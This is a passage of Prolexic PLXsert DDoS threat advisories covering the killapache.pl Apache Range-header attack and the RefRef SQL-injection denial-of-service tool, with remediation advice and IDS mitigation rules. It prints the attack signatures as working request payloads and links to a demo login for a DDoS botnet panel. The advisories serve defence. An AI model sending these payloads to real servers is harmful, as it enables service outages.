6. [hxxp://damagelab.org/lofiversion/index.php?t=20992](http://damagelab.org/lofiversion/index.php?t=20992)
7. [hxxps://damagelab.org/index.php?showtopic=19964](https://damagelab.org/index.php?showtopic=19964)
8. <http://pastebin.com/tsGxSDdy>
9. [hxxp://netforhack.zzl.org/admin.php?login=demo&new=1](http://netforhack.zzl.org/admin.php?login=demo&new=1)_____ - Dirt Jumper v3 Admin Panel Demo – login: demo pw: demo

About the Prolexic Security Engineering & Response Team (PLXsert):

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post attack analysis, PLXSERT is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic:

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission critical Internet facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first "in the cloud" DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida and has scrubbing centers located in the Americas, Europe and Asia. For more information, visit **www.prolexic.com**, email **sales@prolexic.com** or call **+1 (954) 620 6002**.



Threat: killapache.pl

Version - killapache.pl 1.0

GSI ID - 1042

Risk Factor - High

Nessus Plugin ID 55976

Bugtraq ID [49303](#)

CVE ID [CVE-2011-3192](#)

Description:

Script that will cause a severe denial of service condition on Apache web servers. The attack sends malicious HTTP *Range Request* header data. The Range header is normally used when a client is requesting larger files from a web site.

These files are too large to fit within the body of a single response so they are segmented and sent to the client in chunks. The attack is *exclusive* to over populating the range request data field.

Attack signature:

HEAD / HTTP/1.1

Host: 127.0.0.1

Range: bytes=0-,5-0,5-1,5-2,5-3,5-4,5-5,5-6,5-7,5-8,5-9,5-10,5-11,5-12,5-13,5-14,5-15,5-16,5-17,5-18,5-19,5-20,5-21,5-22,5-23,5-24,5-25,5-26,5-27,5-28,5-29,5-30,5-31,5-32,5-33,5-34,5-35,5-36,5-37,5-38,5-39,5-40,5-41,5-42,5-43,5-44,5-45,5-46,5-47,5-48,5-49,5-50,5-51,5-52,5-53,5-54,5-55,5-56,5-57,5-58,5-59,5-60,5-61,5-62,5-63,5-64,5-65,5-66,5-67,5-68,5-69,5-70,5-71,5-72,5-73,5-74,5-75,5-76,5-77,5-78,5-79,5-80,5-81,5-82,5-83,5-84,5-85,5-86,5-87,5-88,5-89,5-90,5-91,5-92,5-93,5-94,5-95,5-96,5-97,5-98,5-99,5-100,5-101,5-102,5-103,5-104,5-105,5-106,5-107,5-108,5-109,5-110,5-111,5-112,5-113,5-114,5-

Remediation:

Limit the number of ranges allowed in the Range and Request-Range request headers, or disallow the use of Range and Request-Range request headers altogether. For more information, refer to Apache's advisory for CVE-2011-3192.

Mitigation Rule:

```
# Global Rule for latest input validation DoS exploit to Apache - range specifier
```

```
alert tcp $EXTERNAL_NET any -> any $HTTP_PORTS ( \  
msg: "action=log, custid=64, timeout=3600, comment='TESTBLOCK apache_range_issue
```

```
AVH"; sid: 64000016; \  
pcrc: "/Range\ : bytes=(\d+)?(\d+)?\ ,\s?(\d+)?(\d+)?\ ,\s?(\d+)?-(\d+)?\ ,/i"; )
```

Notes:

Rule defined - A range request-header field that exceeds 6 range-specifier values would hit on this rule. Based on profiling production traffic this falls within regulatory usage. It does not break RFC, but is uncommon to contain large range-specifier values and is specific to this attack type.

Randomization options - HTTP request method: GET, POST, HEAD

Contributors:

PLXsert

Appendix:

<http://www.hackersgarage.com/apache-killer-denial-of-service-flaw-in-apache-webserver.html>

<http://pastebin.com/EYFUFRz>

<http://lwn.net/Articles/456268/>

About Prolexic Security Engineering & Response Team (PLXsert):

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic:

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission critical Internet facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first "in the cloud" DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida and has scrubbing centers located in the Americas, Europe and Asia. For more information, visit **www.prolexic.com**, email **sales@prolexic.com** or call **+1 (954) 620 6002**.



Threat: RefRef

Version - #RefRef © Anonymous 2011

GSI ID - 1043

Risk Factor - Low

Description:

DDoS tool used to exploit existing SQL injection vulnerabilities. This application uses features included in the MySQL select permissions to create a denial of service to the associated sql server. The pastebin.com version was developed in Perl but other versions have been found in the wild.

In order for this exploit to work the target web application has to have an sql injectable parameter existing, the application must be using MySQL as a database.

Attack signature:

```
20:35:54.316847 IP x.x.x.x.60996 > x.x.x.x.80: P 0:322(322) ack 1 win 65535
E .j..@.9.... ..H4.2.D.P..p...6+P.....GET
/component/search/fd/%252F?ordering=%20and%20(select+benchmark(9999999999,0x
70726f62616e646f70726f62616e646f70726f62616e646f)) HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: www.bankworldcorp.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; nl; rv:1.8.1.12)
Gecko/20080201Firefox/2.0.0.12
```

Remediation:

Test web applications for SQL injectable parameters.

Mitigation Rule:

```
alert tcp $EXTERNAL_NET any -> CCname $HTTP_PORTS ( \
msg: "action=block, custid=value , timeout=3600, comment='AUTOBLOCK RefRef";
sid:value ; \
content: "select+benchmark"; \
content: "TE\ deflate,gzip;q=0.3"; \
content: "Connection\ : TE, close"; \
content: "Host\ : domain name"; )
```

Notes:

User-agent header - being randomly pulled from library

Randomization options - GET URI request and host header

TE: deflate,gzip;q=0.3 - static

Connection: TE, close - static

The risk of this attack is rated low because of the requirements of the attack, but is valid and cause sincere issues.

Randomization options - HTTP request method: GET, POST, HEAD

Contributors:

PLXsert

Appendix:

<http://www.refref.org/>

<http://thehackernews.com/2011/07/refref-denial-of-service-ddos-tool.html>

<http://anonops.blogspot.com/2011/08/new-hacking-tools-by-anonymous-new.html>

About Prolexic Security Engineering & Response Team (PLXsert):

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic:

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission critical Internet facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first "in the cloud" DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida and has scrubbing centers located in the Americas, Europe and Asia. For more information, visit **www.prolexic.com**, email **sales@prolexic.com** or call **+1 (954) 620 6002**.